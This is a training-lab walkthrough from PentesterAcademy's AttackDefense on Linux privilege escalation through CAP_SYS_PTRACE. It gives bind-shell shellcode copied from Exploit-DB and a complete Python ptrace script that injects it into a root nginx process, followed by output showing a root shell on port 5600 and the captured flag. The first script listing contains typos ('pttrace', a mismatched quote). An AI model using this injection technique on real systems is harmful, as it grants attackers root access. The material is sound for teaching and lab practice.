

ATTACK

DEFENSE

by PentesterAcademy

Name	The Basics: CAP_SYS_PTRACE
URL	https://attackdefense.com/challengedetails?cid=1412
Type	Privilege Escalation : Linux Capabilities

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: In this lab, you need to abuse the CAP_SYS_PTRACE to get root on the box! A FLAG is stored in root's home directory which you need to recover!

Solution:

Step 1: Identify the binaries which have capabilities set.

Command: getcap -r / 2>/dev/null

```
student@localhost:~$  
student@localhost:~$ getcap -r / 2>/dev/null  
/usr/bin/python2.7 = cap_sys_ptrace+ep  
student@localhost:~$
```

The CAP_SYS_PTRACE capability is present in the permitted set of /usr/bin/python2.7 binary. As a result, the current user can attach to other processes and trace them.

Step 2: Check the services running on the machine.

Command: ps -eaf

```

student@localhost:~$ ps -eaf
UID      PID  PPID  C  STIME TTY      TIME CMD
root      1    0    1  18:48 ?        00:00:04 /sbin/init
root      2    0    0  18:48 ?        00:00:00 [kthreadd]
root      3    2    0  18:48 ?        00:00:00 [rcu_gp]
root      4    2    0  18:48 ?        00:00:00 [rcu_par_gp]
root      6    2    0  18:48 ?        00:00:00 [kworker/0:0H-kb]
root      7    2    0  18:48 ?        00:00:00 [kworker/u4:0-ev]
root      8    2    0  18:48 ?        00:00:00 [mm_percpu_wq]
root      9    2    0  18:48 ?        00:00:00 [ksoftirqd/0]
root     10    2    0  18:48 ?        00:00:00 [rcu_sched]
root     11    2    0  18:48 ?        00:00:00 [migration/0]
root     12    2    0  18:48 ?        00:00:00 [idle_inject/0]
root     13    2    0  18:48 ?        00:00:00 [kworker/0:1-cgr]
root     14    2    0  18:48 ?        00:00:00 [cpuhp/0]
root     15    2    0  18:48 ?        00:00:00 [cpuhp/1]
root     16    2    0  18:48 ?        00:00:00 [idle_inject/1]
root     17    2    0  18:48 ?        00:00:00 [migration/1]
root     18    2    0  18:48 ?        00:00:00 [ksoftirqd/1]
root     20    2    0  18:48 ?        00:00:00 [kworker/1:0H-kb]
root     21    2    0  18:48 ?        00:00:00 [kdevtmpfs]
root     22    2    0  18:48 ?        00:00:00 [netns]

message+ 229    1    0  18:48 ?        00:00:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidf
root     231    1    0  18:48 ?        00:00:00 /usr/sbin/sshd -D
root     236    1    0  18:48 ?        00:00:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process
www-data 237    236  0  18:48 ?        00:00:00 nginx: worker process
www-data 238    236  0  18:48 ?        00:00:00 nginx: worker process
root     262    1    0  18:48 ?        00:00:00 dhclient ens3
root     264    1    0  18:48 ttyS0    00:00:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600 ttyS0 vt220
root     304    231  0  18:48 ?        00:00:00 sshd: student [priv]
student  307    1    0  18:48 ?        00:00:00 /lib/systemd/systemd --user
student  308    307  0  18:48 ?        00:00:00 (sd-pam)
student  334    304  0  18:48 ?        00:00:00 sshd: student@pts/0
student  335    334  0  18:48 pts/0    00:00:00 /bin/bash
student  352    335  17  18:54 pts/0    00:00:00 ps -eaf
student@localhost:~$

```

Nginx is running on the machine. The Nginx's master process is running as root and has pid 236.

Step 3: Check the architecture of the machine.

Command: `uname -m`

```


student@localhost:~$
student@localhost:~$ uname -m
x86_64
student@localhost:~$

```

The machine is running 64 bit Linux.

Step 4: Search for publicly available TCP BIND shell shellcodes.

Search on Google “Linux x64 Bind shell shellcode exploit db”.



The second Exploit DB link contains a BIND shell shellcode of 87 bytes.

Exploit DB Link: <https://www.exploit-db.com/exploits/41128>


```
#include <stdio.h>
char sh[]="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";
void main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) sh;
    (int)(*func)();
}
```

Shellcode:

"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";

The above shell code will trigger a BIND TCP Shell on port 5600.

Step 5: Write a python script to inject BIND TCP shellcode into the running process.

The C program provided at the GitHub Link given below can be used as a reference for writing the python script.

GitHub Link: https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c

Python script:

```
import ctypes
import sys
import struct
```

```
# Macros defined in <sys/ptrace.h>
# https://code.woboq.org/qt5/include/sys/ptrace.h.html
```

```
PTRACE_POKETEXT = 4
PTRACE_GETREGS = 12
PTRACE_SETREGS = 13
PTRACE_ATTACH = 16
PTRACE_DETACH = 17
```

```
# Structure defined in <sys/user.h>
# https://code.woboq.org/qt5/include/sys/user.h.html#user_regs_struct
```

```
class user_regs_struct(ctypes.Structure):
```

```
    _fields_ = [
        ("r15", ctypes.c_ulonglong),
        ("r14", ctypes.c_ulonglong),
        ("r13", ctypes.c_ulonglong),
        ("r12", ctypes.c_ulonglong),
        ("rbp", ctypes.c_ulonglong),
        ("rbx", ctypes.c_ulonglong),
        ("r11", ctypes.c_ulonglong),
        ("r10", ctypes.c_ulonglong),
        ("r9", ctypes.c_ulonglong),
        ("r8", ctypes.c_ulonglong),
        ("rax", ctypes.c_ulonglong),
        ("rcx", ctypes.c_ulonglong),
        ("rdx", ctypes.c_ulonglong),
        ("rsi", ctypes.c_ulonglong),
        ("rdi", ctypes.c_ulonglong),
        ("orig_rax", ctypes.c_ulonglong),
        ("rip", ctypes.c_ulonglong),
        ("cs", ctypes.c_ulonglong),
        ("eflags", ctypes.c_ulonglong),
        ("rsp", ctypes.c_ulonglong),
        ("ss", ctypes.c_ulonglong),
        ("fs_base", ctypes.c_ulonglong),
        ("gs_base", ctypes.c_ulonglong),
        ("ds", ctypes.c_ulonglong),
        ("es", ctypes.c_ulonglong),
        ("fs", ctypes.c_ulonglong),
        ("gs", ctypes.c_ulonglong),
    ]
```

```
libc = ctypes.CDLL("libc.so.6")
```

```
pid=int(sys.argv[1])
```

```
# Define argument type and response type.
```

```
libc.ptrace.argtypes = [ctypes.c_uint64, ctypes.c_uint64, ctypes.c_void_p, ctypes.c_void_p]
```

```
libc.ptrace.restype = ctypes.c_uint64
```

```
# Attach to the process
```

```

libc.pttrace(PTRACE_ATTACH, pid, None, None)
registers=user_regs_struct()

# Retrieve the value stored in registers
libc.pttrace(PTRACE_GETREGS, pid, None, ctypes.byref(registers))

print("Instruction Pointer: " + hex(registers.rip))

print("Injecting Shellcode at: " + hex(registers.rip))

# Shell code copied from exploit db.
shellcode="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05"

# Inject the shellcode into the running process byte by byte.
for i in xrange(0,len(shellcode),4):

    # Convert the byte to little endian.
    shellcode_byte_int=int(shellcode[i:4+i].encode('hex'),16)
    shellcode_byte_little_endian=struct.pack("<I", shellcode_byte_int).rstrip("\x00').encode('hex')
    shellcode_byte=int(shellcode_byte_little_endian,16)

    # Inject the byte.
    libc.pttrace(PTRACE_POKETEXT, pid, ctypes.c_void_p(registers.rip+i),shellcode_byte)

print("Shellcode Injected!!!")

# Modify the instuction pointer
registers.rip=registers.rip+2

# Set the registers
libc.pttrace(PTRACE_SETREGS, pid, None, ctypes.byref(registers))

print("Final Instruction Pointer: " + hex(registers.rip))

# Detach from the process.
libc.pttrace(PTRACE_DETACH, pid, None, None)

Save the above program as "inject.py"

```

Command: cat inject.py

```
student@localhost:~$ cat inject.py
import ctypes
import sys
import struct

# Macros defined in <sys/ptrace.h>
# https://code.woboq.org/qt5/include/sys/ptrace.h.html

PTRACE_POKETEXT    = 4
PTRACE_GETREGS     = 12
PTRACE_SETREGS     = 13
PTRACE_ATTACH     = 16
PTRACE_DETACH     = 17

# Structure defined in <sys/user.h>
# https://code.woboq.org/qt5/include/sys/user.h.html#user_regs_struct

class user_regs_struct(ctypes.Structure):
    _fields_ = [
        ("r15", ctypes.c_ulonglong),
        ("r14", ctypes.c_ulonglong),
        ("r13", ctypes.c_ulonglong),
        ("r12", ctypes.c_ulonglong),
        ("rbp", ctypes.c_ulonglong),
        ("rbx", ctypes.c_ulonglong),
        ("r11", ctypes.c_ulonglong),
        ("r10", ctypes.c_ulonglong),
        ("r9", ctypes.c_ulonglong),

        ("r9", ctypes.c_ulonglong),
        ("r8", ctypes.c_ulonglong),
        ("rax", ctypes.c_ulonglong),
        ("rcx", ctypes.c_ulonglong),
        ("rdx", ctypes.c_ulonglong),
        ("rsi", ctypes.c_ulonglong),
        ("rdi", ctypes.c_ulonglong),
        ("orig_rax", ctypes.c_ulonglong),
        ("rip", ctypes.c_ulonglong),
        ("cs", ctypes.c_ulonglong),
        ("eflags", ctypes.c_ulonglong),
        ("rsp", ctypes.c_ulonglong),
        ("ss", ctypes.c_ulonglong),
        ("fs_base", ctypes.c_ulonglong),
        ("gs_base", ctypes.c_ulonglong),
        ("ds", ctypes.c_ulonglong),
        ("es", ctypes.c_ulonglong),
        ("fs", ctypes.c_ulonglong),
        ("gs", ctypes.c_ulonglong),
    ]

libc = ctypes.CDLL("libc.so.6")

pid=int(sys.argv[1])

# Define argument type and response type.
libc.ptrace.argtypes = [ctypes.c_uint64, ctypes.c_uint64, ctypes.c_void_p, ctypes.c_void_p]
libc.ptrace.restype = ctypes.c_uint64
```



```

# Attach to the process
libc.ptrace(PTRACE_ATTACH, pid, None, None)
registers=user_regs_struct()

# Retrieve the value stored in registers
libc.ptrace(PTRACE_GETREGS, pid, None, ctypes.byref(registers))

print("Instruction Pointer: " + hex(registers.rip))

print("Injecting Shellcode at: " + hex(registers.rip))

# Shell code copied from exploit db.
shellcode="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05"

# Inject the shellcode into the running process byte by byte.
for i in xrange(0,len(shellcode),4):

    # Convert the byte to little endian.
    shellcode_byte_int=int(shellcode[i:4+i].encode('hex'),16)
    shellcode_byte_little_endian=struct.pack("<I", shellcode_byte_int).rstrip('\x00').encode('hex')
    shellcode_byte=int(shellcode_byte_little_endian,16)

    # Inject the byte.
    libc.ptrace(PTRACE_POKETEXT, pid, ctypes.c_void_p(registers.rip+i),shellcode_byte)

print("Shellcode Injected!!")

# Modify the instruction pointer
registers.rip=registers.rip+2

# Set the registers
libc.ptrace(PTRACE_SETREGS, pid, None, ctypes.byref(registers))

print("Final Instruction Pointer: " + hex(registers.rip))

# Detach from the process.
libc.ptrace(PTRACE_DETACH, pid, None, None)

student@localhost:~$

```

Step 6: Run the python script with the pid of Nginx master process passed as an argument.

Command: python inject.py 236

```

student@localhost:~$ python inject.py 236
Instruction Pointer: 0x7efd4b486209L
Injecting Shellcode at: 0x7efd4b486209L
Shellcode Injected!!
Final Instruction Pointer: 0x7efd4b48620bL
student@localhost:~$

```

The shellcode was injected successfully, a TCP BIND shell should be running on port 5600.

Step 7: Check the TCP listen ports on the machine.

Command: netstat -tnlp

```
student@localhost:~$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5600            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
student@localhost:~$
```

A process is listening on port 5600.

Step 8: Connect to the BIND shell with netcat and check the user id.

Commands:

nc 127.0.0.1 5600

id

```
student@localhost:~$ nc 127.0.0.1 5600
id
uid=0(root) gid=0(root) groups=0(root)
```

Step 9: Search for the flag.

Command: find / -name flag 2>/dev/null

```
find / -name flag 2>/dev/null
/root/flag
```

Step 10: Retrieve the flag.

```
cat /root/flag  
9260b41eaece663c4d9ad5e95e94c260
```

Flag: 9260b41eaece663c4d9ad5e95e94c260

References:

1. Capabilities (<http://man7.org/linux/man-pages/man7/capabilities.7.html>)
2. ptrace (<http://man7.org/linux/man-pages/man2/ptrace.2.html>)
3. ptrace.h (<https://code.woboq.org/qt5/include/sys/ptrace.h.html>)
4. user.h (<https://code.woboq.org/qt5/include/sys/user.h.html>)
5. ctypes (<https://docs.python.org/2.7/library/ctypes.html>)
6. Linux/x64 - Bind (5600/TCP) Shell Shellcode (87 bytes)
(<https://www.exploit-db.com/exploits/41128>)
7. Mem Inject (https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c)